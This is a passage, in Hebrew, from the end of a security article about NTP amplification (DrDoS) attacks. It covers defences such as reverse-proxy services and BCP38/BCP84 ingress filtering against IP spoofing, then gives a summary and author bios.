
פאקטור ההגברה הוא עדיין קרוב לחישוב התאורתי הראשוני שהתחלנו איתו, x212. הסטייה נובעת ממגבלות שונות בצד של שרתי ה NTP-המנוצלים להתקפה

התגוננות מפני התקפות DrDoS

לעיתים קרובות התקפות DDoS עולות על 100Gbps. כדי להתגונן נגד התקפות מאסיביות נדרש תשתית אינטרנט מאוד רחבה. אחת האפשרויות היא להרחיב את פס האינטרנט ולשלם על פס אינטרנט שסביר להניח לא תצטרכו. הפתרון הפופולרי בקרב ארגונים קטנים הוא שימוש בספקי Reverse Proxy כמו Cloudflare ו-Incapsula.

שירותים אלה מציעים את התשתית הנדרשת, עם הזמן הם נעשו "תקן תעשייתי" לפתירת בעיות DDoS. פלטפורמות האלה מתבססות על CDNs (Content Delivery Networks) - שירותים אשר נועדו להאיץ אספקת יישומים באינטרנט על ידי שימוש במטמון. מבחינת האצה, כל CDN עושה עבודה מצויינת בשמירת תוכן סטטי.

אז איך הם עובדים?




ספקי Reverse Proxy כדוגמת Cloudflare ו-Incapsula מציעים את התשתית הרחבה שלהם ללקוחות פרטיים. ברגע הצירוף האתר שלך לרשת שלהם, שרת ה-WEB ידבר ישירות עם ה-Reverse Proxy המוגן, והוא זה שימסור את המידע אך ורק ללקוחות לגיטימיים. הוא פועל כמתווך בין הלקוחות לשרת שלך ומבקש תוכן משרת ה-WEB בשמם כך שרק תעבורה לגיטימית תכנס לשרת שלך. בעזרת אלגוריתמים המבוססים על ללמידה חישובית, רשתות אלה לומדות וחוסמות סוגי התקפות שונות כך שתעבורה לא לגיטימית כדוגמת התקפות DrDOS ובוטים למיניהם ייחסמו עוד ברמת הרשת שלהם כך שלא יוקצו משאבים לא נחוצים מצדך.

עקירת הבעיה מהשורש בעזרת יישום Ingress Filtering לרשת

מניעת התקפות DrDOS יכולה להתבצע בעזרת סינון עוד ברמת הרשת שאותה ההאקר מנצל על מנת להוציא לפועל התקפות אלה. סינון זה נקרא "Ingress Filtering" שיישמו נקרא BCP38[3] ו-BCP84[4]. הסינון בא למנוע IP Spoofing ומתבצע כך שחבילות שיוצאות מהרשת יעברו בדיקה שבמסגרתה החבילות עם **כתובות IP מקור שאינן שייכות לרשות היוצאת** ייקבלו "drop" ואינן יצאו החוצה מן הרשת.

ניתן לקרוא בקישור הנ"ל את המחקר אשר בוצע ע"י CAIDA (קיצור של Center for Applied Internet Data Analysis) בנושא מצב "חופש" ההתחזות ברשת האינטרנט, זאת התוצאה הסופית:



SpooferProject מספק נתונים מנחמים, אך לא מספקים, אומנם ברוב הרשתות אכן Spoofed Traffic חסום משליחה, אך עדיין יש אחוז גדול של רשתות שעדיין לא יישמו Ingress Filtering למרות שאין שום סיבה לאי יישומו ורק יהפכו את האינטרנט למקום בטוח יותר, לכולנו.

[3] https://tools.ietf.org/html/bcp38
[4] https://tools.ietf.org/html/bcp84

לסיכום

אז מה היה לנו פה? ראינו שבעזרת לא הרבה משאבים ניתן ליצור מתקפת DDoS מאסיבית מאוד בנפחים משמעותיים. החידוש הגדול שמתקפה זו מעביר הוא שאם בעבר גורם זדוני היה צריך להיות נגיש לקישוריות אינטרנטית בפס רחב מאוד, אז כיום, בעזרת מתקפות הגברה כדוגמאת אלו שהצגנו במאמר הוא יכול ליצור נזק משמעותי עם משאבים הרבה יותר מוגבלים. בנוסף, ראינו שאפקט ההגברה אינו נובצע מניצול חולשה בפרוטוקולים המאפשרים את אפקט ההגברה - אלא ממש בתשתית האינטרנט, שגם היום - בשנת 2016 - מורכבת מ-ISPs שמאפשרות הוצאת חבילות מתוך רשת שאינה אמונה עליהן ולבצע Spoofing.

מקווים שנהנתם וכולנו תקווה שעם התקנים החדשים - האינטרנט יהפוך להיות מקום בטוח ונעים יותר.

בנוסף, אנחנו מודים לאפיק קסטיאל על עזרתו המועילה למאמר זה.

על המחברים

- **R4z** - מתעסק באבטחת מידע בזמנו הפנוי, לכל שאלה או יעוץ ניתן לפנות אליו בשרת ה-IRC של NIX בערוץ #Security או באימייל, בכתובת:

raziel.b7@gmail.com

- **איתי חורי** - בן 18 לקראת גיוס בצהל. מתעסק בזמנו הפנוי בפיתוח Web ואבטחת מידע. כל שאלה או יעוץ ניתן לפנות אליו בשרת ה-IRC של NIX בערוץ #Security או באימייל, בכתובת:

itay@huri.biz